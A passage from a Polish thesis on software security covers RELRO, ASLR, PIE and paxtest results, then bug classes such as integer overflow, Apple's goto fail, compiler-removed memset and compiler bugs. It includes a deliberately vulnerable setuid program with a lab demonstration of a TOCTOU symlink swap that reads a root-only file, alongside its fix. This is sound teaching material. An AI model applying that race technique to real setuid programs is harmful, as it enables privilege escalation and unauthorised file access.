Jak można zobaczyć działanie programu zostało przerwane błędem odwołania się oraz jednocześnie próby wykonania instrukcji spod adresu `0x1337`, gdyż na tę wartość zmieniliśmy adres funkcji `printf` w globalnej tablicy offsetów funkcji.

5.3.2. Pełne RELRO

Pełne RELRO poza tym, co daje częściowe RELRO, ładuje adresy funkcji z bibliotek dynamicznych do globalnej tablicy offsetów funkcji (`.got.plt`) podczas uruchamiania programu. Dodatkowo ustawia uprawnienia do pamięci przechowującej te adresy na tylko do odczytu, co zabezpiecza przed atakiem, który polega na zmianie adresów wpisów w globalnej tablicy offsetów w celu zmiany kontroli programu.

Włączenie pełnego RELRO polega na kompilacji programu z flagą

`-Wl,-z,relro,-z,now`. Na listingu 5.7 przedstawiono kompilację programu wykonującego funkcję `puts("Hello world")` wraz z wynikiem testu `checksec`. Program ten został również przedstawiony na rysunku 5.5 wraz z sesją debuggera. Jak można zobaczyć na wyniku deasemblacji wraz z emulacją adresu pod który skacze program (polecenie `u 0x100000550`), procedura linkująca wykonuje skok bezpośrednio do funkcji `puts` – nie ładuje ona adresu funkcji, jak zostało to przedstawione w sekcji 4.2.

Listing 5.7. Kompilacja programu z pełnym zabezpieczeniem RELRO oraz wynik skryptu `checksec`.

```
// Kompilacja programu z włączonym relro
$ gcc -g -Wl,-z,relro,-z,now main.c && checksec ./a.out 2>&1 | grep RELRO
RELRO:      Full RELRO
```

```
pwndbg> context code disasm code
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[-----SOURCE-----]
1      #include <stdio.h>
2      // gcc -g -Wl,-z,relro,-z,now
3      int main() {
4          puts("Hello world");
5      }
[-----DISASM-----]
0x10000066e <main+4>      lea    rdi, qword ptr [rip + 0x9f]
> 0x100000675 <main+11>  call   0x100000550

0x10000067a <main+16>      mov    eax, 0
0x10000067f <main+21>      pop    rbp
0x100000680 <main+22>      ret

0x100000681            nop    word ptr cs:[rax + rax]
0x10000068b            nop    dword ptr [rax + rax]
0x100000690 <__libc_csu_init>    push  r15
0x100000692 <__libc_csu_init+2>  push  r14
0x100000694 <__libc_csu_init+4>  mov   r15, rdx
0x100000697 <__libc_csu_init+7>  push  r13
[-----SOURCE-----]
1      #include <stdio.h>
2      // gcc -g -Wl,-z,relro,-z,now
3      int main() {
4          puts("Hello world");
5      }
pwndbg> u 0x100000550
> 0x100000550            jmp    qword ptr [rip + 0x200a7a] <0x7f2f6db7f9f0>
↓
0x7f2f6db7f9f0 <puts>      push  r13
0x7f2f6db7f9f2 <puts+2>      push  r12
0x7f2f6db7f9f4 <puts+4>      mov   r12, rdi
0x7f2f6db7f9f7 <puts+7>      push  rbp
0x7f2f6db7f9f8 <puts+8>      push  rbx
0x7f2f6db7f9f9 <puts+9>      sub   rsp, 8
0x7f2f6db7f9fd <puts+13>     call  strlen <0x7f2f6db978a0>

0x7f2f6db7fa02 <puts+18>     mov   rbp, qword ptr [rip + 0x336c5f] <0x7f2f6deb6668>
0x7f2f6db7fa09 <puts+25>     mov   rbx, rax
0x7f2f6db7fa0c <puts+28>     mov   eax, dword ptr [rbp]
pwndbg> □
```

Rysunek 5.5. Zatrzymanie programu przed wywołaniem funkcji `puts`. Program został skompilowany poleceniem `gcc -g -Wl,-z,relro,-z,now`.

5.4. Losowość układu przestrzeni adresowej

Losowość układu przestrzeni adresowej (ang. *Address Space Layout Randomisation*) to technika utrudniająca przeprowadzenie ataków, które wykorzystują informacje o rozmieszczeniu poszczególnych obszarów programu w przestrzeni adresowej procesu. Metoda ta polega na ładowaniu kolejnych obszarów pamięci pod losowymi adresami.

W systemach Linux ASLR jest wbudowane w jądro systemu i może być w jednym z 3 stanów, który można sprawdzić jak i ustawić w pseudopliku `/proc/sys/kernel/randomize_va_space`:

- 0 – wyłączony.
- 1 – włączony – losowane będą obszary stosu, danych, strona pamięci VDSO⁷ oraz współdzielone obszary pamięci.
- 2 – włączony – poza tym co daje stan 1, dla niektórych obszarów pamięci zwiększa liczbę losowanych bitów. W przypadku skompilowanych bez PIE (pełnej randomizacji przestrzeni adresowej, opisanej w sekcji 5.5) randomizuje obszary pamięci, które zostały zaalokowane dynamicznie.

ASLR można również tymczasowo wyłączyć dla danego programu (oraz programów uruchamianych przez niego) poprzez zmianę jego domeny wykonania (ang. *personality*). Można to uzyskać wykorzystując polecenie `setarch 'uname -m' --addr-no-randomize /bin/bash`.

Działanie ASLR można zaobserwować na przykład wypisując adres różnych obszarów pamięci – danych poprzez zmienną globalną, stosu poprzez zmienną lokalną oraz obszaru dynamicznie zaalokowanego. Taki przykład – dla programów 64-bitowych – został zaprezentowany dla różnych ustawień ASLR na listingu 5.9 wykorzystując program z listingu 5.8.

5.4.1. paxtest

Działanie ASLR jak i inne metryki związane z ochroną pamięci można zobaczyć wykorzystując program `paxtest`. Jest to zestaw dwóch rodzajów testów. Pierwszy służy do sprawdzenia czy istnieje możliwość wpisania do pamięci procesu kodu, a następnie jego wykonanie. Drugi ma za zadanie zbadać stopień losowości poszczególnych obszarów pamięci tworzonych procesów, co pozwala zaobserwować działanie ASLR. W tabelach 5.1 oraz 5.2 zaprezentowano wyniki kolejnych testów `paxtest` przeprowadzonych dla różnych trybów ASLR – 0, 1 oraz 2. Testy zostały przeprowadzone na systemie Arch Linux z jądrem systemu w wersji 4.12.4-1 [34].

⁷VDSO (ang. *Virtual Dynamic Shared Object*) – mechanizm jądra systemu polegający na wyeksportowaniu niektórych funkcji z jądra systemu do przestrzeni użytkownika dzięki czemu aplikacje mogą wykonać te funkcje, nie tracąc wydajności na zmianę kontekstu.

Listing 5.8. Program wypisujący adres zmiennej globalnej, lokalnej znajdującej się na stosie oraz adres zaalokowanego obszaru pamięci.

```
1  #include <stdio.h>
2  #include <stdlib.h>
3
4  int global_var = 0;
5
6  int main() {
7      int stack_var = 0;
8      int* heap_var = malloc(100);
9
10     if (heap_var == NULL) {
11         perror("Failed to allocate heap_var");
12         exit(1);
13     }
14
15     printf("global = %p, stack = %p, heap = %p\n",
16           &global_var, &stack_var, heap_var);
17 }
```

Listing 5.9. Kompilacja oraz wynik programu z listingu 5.8 dla różnych wartości ustawienia ASLR. Polecenie `echo X | sudo tee /proc/sys/kernel/randomize_va_space` ustawia daną wartość ASLR. Jak można zauważyć, w przypadku ASLR=1 oraz ASLR=2 losowane są bity znajdujące się w środku adresu (początek oraz koniec adresu jest niezmienny). Komentarze zostały oznaczone kolorem zielonym.

```
# Kompilacja oraz wyświetlenie zabezpieczeń
$ gcc main.c && checksec ./a.out
[*] '/home/dc/Projects/master-thesis/examples/aslr/a.out'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled

# Wyłączamy ASLR, ASLR=0
$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
0
$ for i in 1..5; do ./a.out; done; echo "";
global = 0x555555755044, stack = 0x7fffffff454, heap = 0x555555756260
global = 0x555555755044, stack = 0x7fffffff454, heap = 0x555555756260
global = 0x555555755044, stack = 0x7fffffff454, heap = 0x555555756260
global = 0x555555755044, stack = 0x7fffffff454, heap = 0x555555756260
global = 0x555555755044, stack = 0x7fffffff454, heap = 0x555555756260

Ustawiamy ASLR=1
$ echo 1 | sudo tee /proc/sys/kernel/randomize_va_space
1
$ for i in 1..5; do ./a.out; done; echo "";
global = 0x5652de8a9044, stack = 0x7fff82880d04, heap = 0x5652de8aa260
global = 0x5631173c6044, stack = 0x7ffd4d859aa4, heap = 0x5631173c7260
global = 0x564a2b396044, stack = 0x7ffc903d3984, heap = 0x564a2b397260
global = 0x559b3fbb6044, stack = 0x7ffd9f9c3364, heap = 0x559b3fbb7260
global = 0x55ba923fd044, stack = 0x7ffebf53adc4, heap = 0x55ba923fe260

Ustawiamy ASLR=2
$ echo 2 | sudo tee /proc/sys/kernel/randomize_va_space
2
$ for i in 1..5; do ./a.out; done; echo "";
global = 0x55f7a881c044, stack = 0x7ffeb84cf694, heap = 0x55f7a8cc4260
global = 0x55670a762044, stack = 0x7ffc5af2894, heap = 0x55670c35e260
global = 0x55b1eede3044, stack = 0x7ffe6fad9ed4, heap = 0x55b1ef5fa260
global = 0x563436b67044, stack = 0x7ffd43c135a4, heap = 0x5634385dc260
global = 0x55f851314044, stack = 0x7ffda49d8b34, heap = 0x55f852e25260
```

Tabela 5.1. Wynik testów `paxtest` sprawdzających czy poszczególne obszary pamięci mają uprawnienia do wykonania lub czy da się je ustawić wykorzystując wywołanie systemowe `mprotect`. Ostatni z testów sprawdza, czy istnieje możliwość zapisu do segmentów, w których znajduje się kod programu. Wynik `Killed` oznacza, że program został zakończony, a zatem nie da się wykonać kodu spod danego obszaru pamięci. `Vulnerable` w testach `mprotect` oznacza, że udało się zmienić uprawnienia danego obszaru – co potencjalnie mógłby wykorzystać atakujący. Wynik tych testów okazał się taki sam niezależnie od trybu ASLR: 0, 1 oraz 2.

Test	Wynik
Executable anonymous mapping	Killed
Executable bss	Killed
Executable heap	Killed
Executable stack	Killed
Executable shared library bss	Killed
Executable shared library data	Killed
Executable anonymous mapping (mprotect)	Vulnerable
Executable bss (mprotect)	Vulnerable
Executable data (mprotect)	Vulnerable
Executable heap (mprotect)	Vulnerable
Executable stack (mprotect)	Vulnerable
Executable shared library bss (mprotect)	Vulnerable
Executable shared library data (mprotect)	Vulnerable
Writable text segments	Vulnerable

Tabela 5.2. Wynik testów `paxtest` szacujących losowość poszczególnych obszarów pamięci w różnych warunkach. `ET_EXEC` oznacza, że test został przeprowadzony na pliku ELF nie będącym dynamiczną biblioteką oraz skompilowanym bez flagi włączającej PIE.

Test	ASLR=0	ASLR=1	ASLR=2
Anonymous mapping randomization test	28	28	28
Heap randomization test (ET_EXEC)	0	0	13
Heap randomization test (PIE)	0	28	28
Main executable randomization (ET_EXEC)	0	0	0
Main executable randomization (PIE)	0	28	28
Shared library randomization test	28	28	28
VDSO randomization test	28	20	20
Stack randomization test (SEGMEXEC)	0	30	30
Stack randomization test (PAGEEXEC)	0	30	30
Arg/env randomization test (SEGMEXEC)	0	22	22
Arg/env randomization test (PAGEEXEC)	0	22	22
Offset to library randomisation (ET_EXEC)	28	28	28
Offset to library randomisation (ET_DYN)	28	29	29
Randomization under memory exhaustion @~0	28	28	29
Randomization under memory exhaustion @0	28	28	29

5.5. Pełna randomizacja przestrzeni adresowej procesu

Omówiony w poprzedniej sekcji ASLR nie zapewnia pełnej randomizacji przestrzeni adresowej procesu – nie randomizuje adresów głównego programu czy sekcji kodu. Aby to osiągnąć należy skompilować program z flagą `-fpie` (który jest włączony domyślnie w najnowszych kompilatorach). PIE (ang. *Position Independent Executable*) podobnie do PIC (ang. *Position Independent Code*), używanego do bibliotek współdzielonych, powoduje, że kompilator generuje kod, który będzie działać po umieszczeniu w dowolnym miejscu w pamięci. PIE do samego działania wymaga włączonego ASLR. Działanie PIE można zobaczyć na listingu 5.11, który prezentuje wynik uruchomienia programu z listingu 5.10 dla różnych ustawień i flag kompilacji – z PIE z ASLR, z PIE bez ASLR oraz bez PIE. Przy wyłączonym ASLR adres `main` jest stały, a przy włączonym zmienia się przy kolejnych uruchomieniach programu. Nie da się za to skompilować przedstawionego programu bez PIE, gdyż aby móc korzystać z adresów funkcji wymagane jest PIE lub PIC.

Listing 5.10. Program prezentujący działanie PIE.

```
1 #include <stdio.h>
2 int main() { printf("%p, ", &main); }
```

Listing 5.11. Wynik kompilacji oraz wykonania programu z listingu 5.10 dla różnych flag kompilacji oraz ustawień ASLR.

```
$ gcc -fpie main.c
$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space # wyłącza ASLR, ASLR=0
0
$ for i in 1..4; do ./a.out; done; echo "";
0x10000068a, 0x10000068a, 0x10000068a, 0x10000068a,

$ echo 1 | sudo tee /proc/sys/kernel/randomize_va_space # ASLR=1
1
$ for i in 1..4; do ./a.out; done; echo "";
0x4f74c8f68a, 0x9e658e868a, 0xafaf0c6b68a, 0x2adf38c68a,

$ echo 2 | sudo tee /proc/sys/kernel/randomize_va_space # ASLR=2
2
$ for i in 1..4; do ./a.out; done; echo "";
0x71baee768a, 0x154ddb768a, 0x2d9701c68a, 0xf39c1068a,

$ gcc -fno-pie main.c # próba kompilacji bez PIE
/usr/lib/gcc/x86_64-pc-linux-gnu/7.1.1/../../../../x86_64-pc-linux-gnu/bin/ld:
/tmp/ccx32n9B.o: relocation R_X86_64_32 against symbol `main' can not be used when making
a shared object; recompile with -fPIC
/usr/lib/gcc/x86_64-pc-linux-gnu/7.1.1/../../../../x86_64-pc-linux-gnu/bin/ld:
final link failed: Nonrepresentable section on output
collect2: error: ld returned 1 exit status
```


6. Wybrane błędy, które mogą być niebezpieczne

6.1. Niepoprawne wykorzystanie typów liczbowych

Podczas operowania na nich, można zapomnieć o „nietypowych” sytuacjach, które wynikają z ich reprezentacji.

6.1.1. Liczby całkowite

Niektóre z błędów które można popełnić podczas implementacji funkcji korzystających z liczb całkowitych:

- wykorzystanie niepoprawnego typu – na przykład liczby całkowitej ze znakiem zamiast liczby całkowitej bez znaku. Innym przypadkiem popełnienia tego błędu może też być wykorzystywanie typu 32-bitowego zamiast 64-bitowego jako wynik dodawania lub mnożenia dwóch liczb 32-bitowych.
- Dzielenie przez zero – taka sytuacja generuje sygnał SIGFPE.
- Dzielenie minimalnej ujemnej liczby danego typu całkowitego¹ przez -1 – taka sytuacja generuje sygnał SIGFPE.
- Obliczanie wartości bezwzględnej z najmniejszej liczby reprezentowanej przez dany typ całkowity ze znakiem. Przykładowo w języku C zarówno operacja `abs(INT_MIN)` jak i `-INT_MIN` zwraca `INT_MIN`. Wynika to z faktu, że zakres liczb reprezentowanych przez kodowanie ZU2 jest niesymetryczny – liczb ujemnych jest o jedną więcej (co zostało opisane w sekcji 2.6.1).

Ostatni z wymienionych błędów występował w kodzie odpowiedzialnym za dekodowanie plików BMP w przeglądarce internetowej Mozilla Firefox 23 (dostępnej w roku 2013). W formacie BMP zarówno wysokość jak i szerokość obrazka są zapisywane jako 32-bitowe liczby całkowite ze znakiem. W przypadku, gdy szerokość obrazka jest ujemna, obrazek taki traktuje się jako niepoprawny. W przypadku, gdy wysokość jest ujemna, kolejne wartości pikseli znajdujące się w pliku traktuje się jako zapisane od góry do dołu (oraz od lewej do prawej) zamiast od dołu do góry. W przypadku przeglądarki Mozilla, programiści wykorzystywali funkcję `abs` w celu uzyskania nieujemnej wartości wysokości. Brakowało obsługi sytuacji, w której wysokość obrazu była równa `INT32_MIN`². W konsekwencji wejście na stronę internetową, na której znajdował się

¹W przypadku języka C istnieją makra definiujące takie liczby dla danych typów – przykładowo dla liczby `int` jest to `INT_MIN`

²Czyli stałą odpowiadającą najmniejszej liczbie 32-bitowej ($-(2^{31}) = -2147483648$).

specjalnie przygotowany obraz BMP powodowało błędne zakończenie działania przeglądarki [35].

Problem ten został naprawiony poprzez dodanie obsługi „nietypowej” wartości wysokości poprzez traktowanie obrazu jako niepoprawnego. Dodane linie kodu zostały zaprezentowane na listingu 6.1.

Listing 6.1. Zmiana naprawiająca błąd występujący w Mozilla Firefox. `mBIH` to struktura nagłówka bitmapy, przechowująca między innymi szerokość oraz wysokość.

```
if (mBIH.height == INT_MIN) {
    PostDataError();
    return;
}
```

W ramach ciekawostki można zobaczyć listingi 6.2 oraz 6.3. Prezentują one kod w języku C oraz jego kompilację przy użyciu GCC. Jak można zauważyć, kompilator jest w stanie ostrzec programistę przed operacją `-INT32_MIN` czy `INT32_MAX+1`, ale przed `abs(INT32_MIN)`, już nie – pomimo tego, że jest to operacja wykonywana na stałej wartości.

Listing 6.2. Kod w C w którym występują trzy przepełnienia zakresu wartości całkowitej.

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <stdint.h>
4
5 int main() {
6     printf("%d %d %d\n", -INT32_MIN, abs(INT32_MIN), INT32_MAX+1);
7 }
```

Listing 6.3. Ostrzeżenia kompilatora przed przepełnieniem wartości podczas kompilacji kodu z listingu 6.2.

```
$ gcc -Wall -Wextra -Wpedantic main.c
main.c: In function 'main':
main.c:6:26: warning: integer overflow in expression [-Woverflow]
    printf("%d %d %d\n", -INT32_MIN, abs(INT32_MIN), INT32_MAX+1);
                          ^
main.c:6:63: warning: integer overflow in expression [-Woverflow]
    printf("%d %d %d\n", -INT32_MIN, abs(INT32_MIN), INT32_MAX+1);
                                                              ^
```

6.1.2. Liczby rzeczywiste

W przypadku liczb rzeczywistych błędy, które można popełnić to:

- wykorzystanie niepoprawnego typu – przykładowo może to być zastosowanie typu zmiennoprzecinkowego zamiast typu stałoprzecinkowego podczas wykonywania obliczeń związanych z finansami.
- Błędy wynikające z braku możliwości reprezentacji danej liczby, kolejności wykonywanych operacji czy zaokrągleń podczas obliczeń zmiennoprzecinkowych. Przykładowo dodanie dwóch liczb podwójnej precyzji: 1000000000000.0 oraz 0.00001 zwraca wynik 1000000000000.0.
- Sprawdzanie, czy wynik operacji na liczbach zmiennoprzecinkowych jest równy danej liczbie (np. zero) poprzez przyrównanie go do tej liczby. Samo przyrównanie do danej liczby jest oczywiście poprawne, natomiast gdy wynik teoretyczny danych obliczeń jest równy tej liczbie, wykonany na liczbach zmiennoprzecinkowych może być na przykład jedynie zbliżony do tej liczby. Stąd też tego typu sprawdzenie wykonuje się za pomocą operacji: $abs(x - y) < E$, gdzie x to wynik operacji, y to liczba do której przyrównujemy, a E jest wartością tolerancji lub też dokładnością, z jaką sprawdzany jest wynik ($E > 0$).
- Brak obsługi wartości specjalnych liczb zmiennoprzecinkowych – NaN, $-\infty$ czy $+\infty$. Dla przykładu operacje $NaN > 30$, $NaN < 30$ czy $NaN == 30$ czy chociażby $NaN == NaN$ wszystkie zwracają fałsz.

6.2. Błędy typu „kopiuj-wklej”

Błędy typu „kopiuj-wklej” polegają na niepoprawnym wklejeniu lub/i błędnej modyfikacji wklejonego kodu przez programistę.

Tego typu błąd występował w bibliotece SSL firmy Apple w funkcji odpowiedzialnej za weryfikację poprawności certyfikatów SSL. Kod tej funkcji można zobaczyć na listingu 6.4.

Jak można zauważyć w linii 14 znajduje się nadmiarowa instrukcja `goto fail;`, która jest poza ciałem instrukcji warunkowej `if` z linii 12. Z tego też powodu w przypadku gdy funkcja wywoływana wewnątrz warunku zwróci zero, co świadczyłoby o powodzeniu wykonywanej operacji – program nie wykona kolejnych instrukcji warunkowych, a zamiast tego skoczy do etykiety `fail`. Następnie zwróci z funkcji status oznaczający powodzenie operacji (wartość zero).

Błąd ten pozwalał na rozszyfrowywanie połączeń HTTPS podczas ataku MitM (ang. *Man in the Middle*) polegającego na podsłuchiwaniu oraz modyfikacji komunikacji między dwiema stronami bez ich wiedzy³. Podatność ta występowała w systemach operacyjnych Apple iOS, Apple TV oraz Apple OS X. Błąd ten został oznaczony w bazie CVE⁴ jako CVE-2014-1266 [36].

³Aby wykonać taki atak, atakujący musi mieć dostęp do maszyny, przez którą przechodzi ruch od ofiary do serwera, z którym łączy się ofiara.

⁴CVE – ang. *Common Vulnerabilities and Exposures* – baza identyfikatorów odpowiadających powszechnie

Listing 6.4. Funkcja weryfikująca poprawność certyfikatu SSL. Część kodu została zakomentowana w celu uzyskania lepszej czytelności.

```

1  static OSStatus
2  SSLVerifySignedServerKeyExchange(SSLContext *ctx, bool isRsa,
3                                  SSLBuffer signedParams, uint8_t *signature,
4                                  UInt16 signatureLen) {
5      OSStatus err;
6
7      // (...)
8
9      if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
10         goto fail;
11
12     if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
13         goto fail;
14     goto fail; // Nadmiarowa instrukcja, która jest poza ciałem instrukcji if.
15                // Kolejna instrukcja if nigdy się nie wykona.
16
17     if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
18         goto fail;
19
20     // (...)
21
22     fail:
23     SSLFreeBuffer(&signedHashes);
24     SSLFreeBuffer(&hashCtx);
25     return err;
26 }
```

6.3. Sytuacja wyścigu

Sytuacja wyścigu (ang. *race condition*) to błąd, który występuje gdy poprawne działanie aplikacji jest zależne od czasu i kolejności wykonania wątków lub procesów.

Jedną z takich sytuacji jest błąd nazywany TOCTOU (ang. *time-of-check vs time-of-use*). Polega on na różnym czasie sprawdzenia dostępu do zasobu oraz wykorzystaniu tego zasobu.

Na listingu 6.5 można zobaczyć kod programu, któremu po kompilacji ustawiono `setuid` bit⁵ administratora systemu – użytkownika `root`. Dzięki temu zabiegowi uruchomienie programu z dowolnego użytkownika systemu sprawi, że efektywnym id użytkownika widocznym przez znanym podatnościom oraz zagrożeniom.

⁵Setuid bit to z angielskiego *set user ID on execution*, czyli zmiana efektywnego ID użytkownika podczas uruchomienia programu. Jest to specjalny typ uprawnień plików w systemach Unix. Pozwala to danym użytkownikom uruchomić dany program z uprawnieniami innego użytkownika. Przykładowo korzysta z tego program `passwd`,

program będzie administratorem systemu – użytkownik *root*.

Listing 6.5. Program prezentujący błąd TOCTOU oraz jeden ze sposobów jego zapobiegania. (W kodzie programu pominięto nieistotne z perspektywy omawianego błędu funkcjonalności jak implementacja funkcji wypisującej plik – `print_file_content` czy poprawną obsługę argumentów programu.)

```
1  #include <stdio.h>
2  #include <string.h>
3  #include <unistd.h>
4
5  FILE* get_file(char* filepath) {      // Niebezpieczna funkcja z błędem TOCTOU
6      if (!access(filepath, R_OK)) {    // sprawdza czy `user` ma dostęp do pliku
7          getchar();                    // czeka na klawisz z klawiatury
8          return fopen(filepath, "r");  // otwiera plik jako `root` (!)
9      }
10     return NULL;
11 }
12
13 FILE* safe_get_file(char* filepath) { // Funkcja bez błędu TOCTOU
14     seteuid(getuid());                 // zmiana euid na id `user`
15     FILE* fp = fopen(filepath, "r");   // otwiera plik jako `user`
16     seteuid(geteuid());                // zmiana euid spowrotem na id `root`
17     return fp;
18 }
19
20 int main(int argc, char* argv[]) {
21     FILE* fp;
22     if (!strcmp(argv[1], "safe"))
23         fp = safe_get_file(argv[2]);
24     else
25         fp = get_file(argv[2]);
26
27     print_file_content(fp); // wypisuje zawartość otworzonego pliku
28 }
```

Przedstawiony program posiada dwie funkcje – `get_file` oraz `safe_get_file`, które są wywoływane w zależności od przekazanego argumentu. Na listingu 6.6 przedstawiono kompilację oraz przygotowanie przykładu.

Funkcja `get_file` wywołuje funkcję `access`, która sprawdza czy użytkownik, który uruchomił program ma uprawnienia do odczytu danego pliku. Jeśli ma – plik jest otwierany funkcją `fopen` z uprawnieniami użytkownika *root* ze względu na `setuid` bit. Błąd polega na tym, że pomiędzy wywołaniami `access` oraz `fopen` plik znajdujący się w ścieżce `filepath` może zostać zmieniony. W ten sposób można odczytać plik dostępny tylko dla użytkownika *root*. Wykorzystanie tego który pozwala na zmianę swojego hasła.

Listing 6.6. Przygotowanie przykładu z listingu 6.5 – kompilacja, ustawienie bitu setuid użytkownika *root*, utworzenie plików użytkowników *root* oraz *dc*, utworzenie linku symbolicznego do pliku użytkownika *user*. Na koniec wyświetlany jest stan bieżącego katalogu.

```
$ gcc main.c -Wall -Wextra -Wpedantic -o exec
$ sudo chown root ./exec && sudo chmod u+s ./exec
$ echo "plik administratora systemu" | sudo tee privileged
$ sudo chown root privileged && sudo chmod 700 privileged
$ echo "plik uzytkownika user" > unprivileged
$ ln -s ./unprivileged ./link
$ ls -l
total 24K
-rwsr-xr-x 1 user  users  9.0K Jul 22 01:01 exec*
lrwxrwxrwx 1 user  users   14 Jul 22 01:15 link -> ./unprivileged
-rw-r--r-- 1 user  users  1.3K Jul 22 00:59 main.c
-rwx----- 1 root  root    28 Jul 22 01:00 privileged*
-rw-r--r-- 1 user  users   22 Jul 22 01:01 unprivileged
```

błędu można zobaczyć na listingu 6.7.

Listing 6.7. Wykorzystania błędu TOCTOU z funkcji `get_file` z listingu 6.5.

```
$ ./exec unsafe ./link
uid=1000, euid=0
// Funkcja access zwróciła 0, a zatem użytkownik
// ma dostęp do pliku unprivileged, który linkuje link
// Program czeka na podanie znaku przez getchar()
// W tym czasie atakujący z innego procesu podmienia link symboliczny
// na plik privileged i podaje znak do getchar()
[*] Reading file content:
plik administratora systemu
uid=1000, euid=0
```

W drugiej funkcji – `safe_get_file` błąd TOCTOU został naprawiony poprzez zmianę efektywnego id użytkownika funkcją `seteuid` na id użytkownika *user* – pobranego funkcją `getuid`. Dzięki temu otwarcie pliku zostało wykonane z uprawnieniami tego użytkownika. Następnie, po otwarciu pliku, zmieniono efektywne id użytkownika spowrotem na id użytkownika *root*. Wykonanie programu używającego tę funkcję prezentuje listing 6.8.

Przedstawionej sytuacji można również zapobiec wykorzystując mechanizm blokowania plików (ang. *file locking*).

Listing 6.8. Wykorzystanie bezpiecznej funkcji `safe_get_file` z listingu 6.5.

```
$ ./exec safe unprivileged
uid=1000, euid=0
[*] Reading file content:
plik uzytkownika user
uid=1000, euid=0

$ ./exec safe privileged
uid=1000, euid=0
[*] No access to file
uid=1000, euid=0
```

6.4. Optymalizacje kompilatora

Optymalizacje przeprowadzane przez kompilator również mogą być przyczyną błędów bezpieczeństwa. Przykładem takiej sytuacji może być wyoptymalizowanie przez kompilator kodu odpowiedzialnego za wyczyszczenie wrażliwych danych z pamięci. Taką sytuację zaprezentowano na krótkim przykładzie porównania kodu w języku C na listingu 6.9 oraz jego deasemblacji – na listingu 6.10. Jak można zobaczyć na drugim z nich, po kompilacji z użyciem trzeciego poziomu optymalizacji (`-O3`) program nigdy nie wykonał destruktora `SensitiveData`, który powinien wyczyścić pamięć zawierającą hasło.

Aby zapobiec tego typu błędom można skorzystać z bezpiecznych funkcji służących do zerowania pamięci – w standardzie C11 języka C istnieje opcjonalne rozszerzenie definiujące funkcję `memset_s`. Funkcja ta jest dostępna pod warunkiem, że dana implementacja biblioteki standardowej definiuje makro `__STDC_LIB_EXT1__` oraz gdy programista zdefiniuje makro `__STDC_WANT_LIB_EXT1__` na wartość 1 przed dołączeniem pliku nagłówkowego `string.h` [37].

W przypadku kompilatora GCC inną opcją naprawienia błędu jest wykorzystanie flagi `-fno-builtin-memset` podczas kompilacji [38]. Na listingu 6.11 zaprezentowano kod assemblera dla programu z listingu 6.9 skompilowanego z tą flagą.

Listing 6.9. Przykładowy kod, w którym optymalizacje kompilatora mogą usunąć wywołanie memset.

```
#include <stdio>
#include <cstring>

// Funkcja pomocnicza pobierająca hasło do bufora
void getPasswordFromUser(char* buf, size_t len);

struct SensitiveData {
    char password[64];
    SensitiveData() {
        getPasswordFromUser(password, sizeof(password));
    }
    ~SensitiveData() {
        memset(password, 0, sizeof(password));
    }
};

int main() {
    SensitiveData d;
    puts(d.password);
}
```

Listing 6.10. Kod assemblera funkcji main z listingu 6.9. Został on wyprodukowany przez x86-64 GCC 7.2 w serwisie godbolt.org z flagami kompilacji `-std=c++14 -Wall -Wextra -O3`.

```
main:
    sub    rsp, 72                ; prolog main - alokacja ramki stosu
    mov    esi, 64                ; przygotowanie argumentu do getPasswordFromUser
    mov    rdi, rsp              ; przygotowanie argumentu do getPasswordFromUser
    call   getPasswordFromUser(char*, unsigned long)
    mov    rdi, rsp              ; przygotowanie argumentu do puts
    call   puts                  ; wywołanie funkcji puts
    xor    eax, eax              ; epilog main - zwrócenie 0
    add    rsp, 72               ; epilog main - dealokacja ramki  stosu
    ret                                ; epilog main - wyjście z funkcji
```


Listing 6.11. Kod asemblera funkcji `main` z listingu 6.9. Został on wyprodukowany przez x86-64 GCC 7.2 w serwisie `godbolt.org` z flagami kompilacji `-std=c++14 -Wall -Wextra -O3 -fno-builtin-memset`. Jak można zauważyć kompilator wygenerował również kod obsługujący sytuację wyjątkową, która może wystąpić w funkcji `getPasswordFromUser`.

```
main:
    push    rbx                ; prolog main - zachowanie rejestru RBX
    mov     esi, 64            ; przygotowanie argumentu do getPasswordFromUser
    sub     rsp, 64            ; prolog main - alokacja ramki stosu
    mov     rdi, rsp           ; przygotowanie argumentu do getPasswordFromUser
    call   getPasswordFromUser(char*, unsigned long)
    mov     rdi, rsp           ; przygotowanie argumentu do puts
    call   puts                ; wywołanie funkcji puts
    mov     rdi, rsp           ; przygotowanie 1 argumentu do memset: password
    mov     edx, 64            ; przygotowanie 3 argumentu: sizeof(password)
    xor     esi, esi           ; przygotowanie 2 argumentu: 0
    call   memset              ; wywołanie funkcji memset
    add     rsp, 64            ; epilog main - dealokacja ramki stosu
    xor     eax, eax           ; ustawienie wartości zwracanej z main: 0
    pop     rbx                ; epilog main - przywrócenie wartości rejestru RBX
    ret                          ; epilog main - wyjście z funkcji

on_exception:
    mov     rbx, rax           ; prawdopodobnie przeniesienie adresu obiektu
                                ; wyjątku do rejestru RBX
    mov     rdi, rsp           ; przygotowanie 1 argumentu do memset: password
    mov     edx, 64            ; przygotowanie 3 argumentu: sizeof(password)
    xor     esi, esi           ; przygotowanie 2 argumentu: 0
    call   memset              ; wywołanie funkcji memset
    mov     rdi, rbx           ; przygotowanie argumentu do _Unwind_Resume
    call   _Unwind_Resume     ; wywołanie funkcji propagującej wyjątek
```

6.5. Błędy kompilatora

Kolejnym problemem z którym można się spotkać są błędy samego kompilatora. Przykładowo w trakcie pisania tej pracy w najnowszej wersji kompilatora GCC (8.0) istnieje błąd zgłoszony w 2015 roku. Polega on na tym, że istnieją sytuacje, w których kompilator nie wygeneruje kodu wykonującego destruktorów pól obiektu skonstruowanego anonimowo [39]. Błąd ten został zaprezentowany na listingach 6.13 oraz 6.12 [40]. W przypadku programu skompilowanego kompilatorem GCC, gdy podczas anonimowego konstruowania obiektu `User` wystąpił wyjątek program nie wykonał destruktor skonstruowanego już pola `r1`. Dla porównania w innych kompilatorach – jak na przykład Clang – błąd ten nie występuje.

Listing 6.12. Kompilacja oraz wykonanie kodu z listingu 6.13 kompilatorami Clang 5.0 oraz GCC 7.2.1 20171128.

```
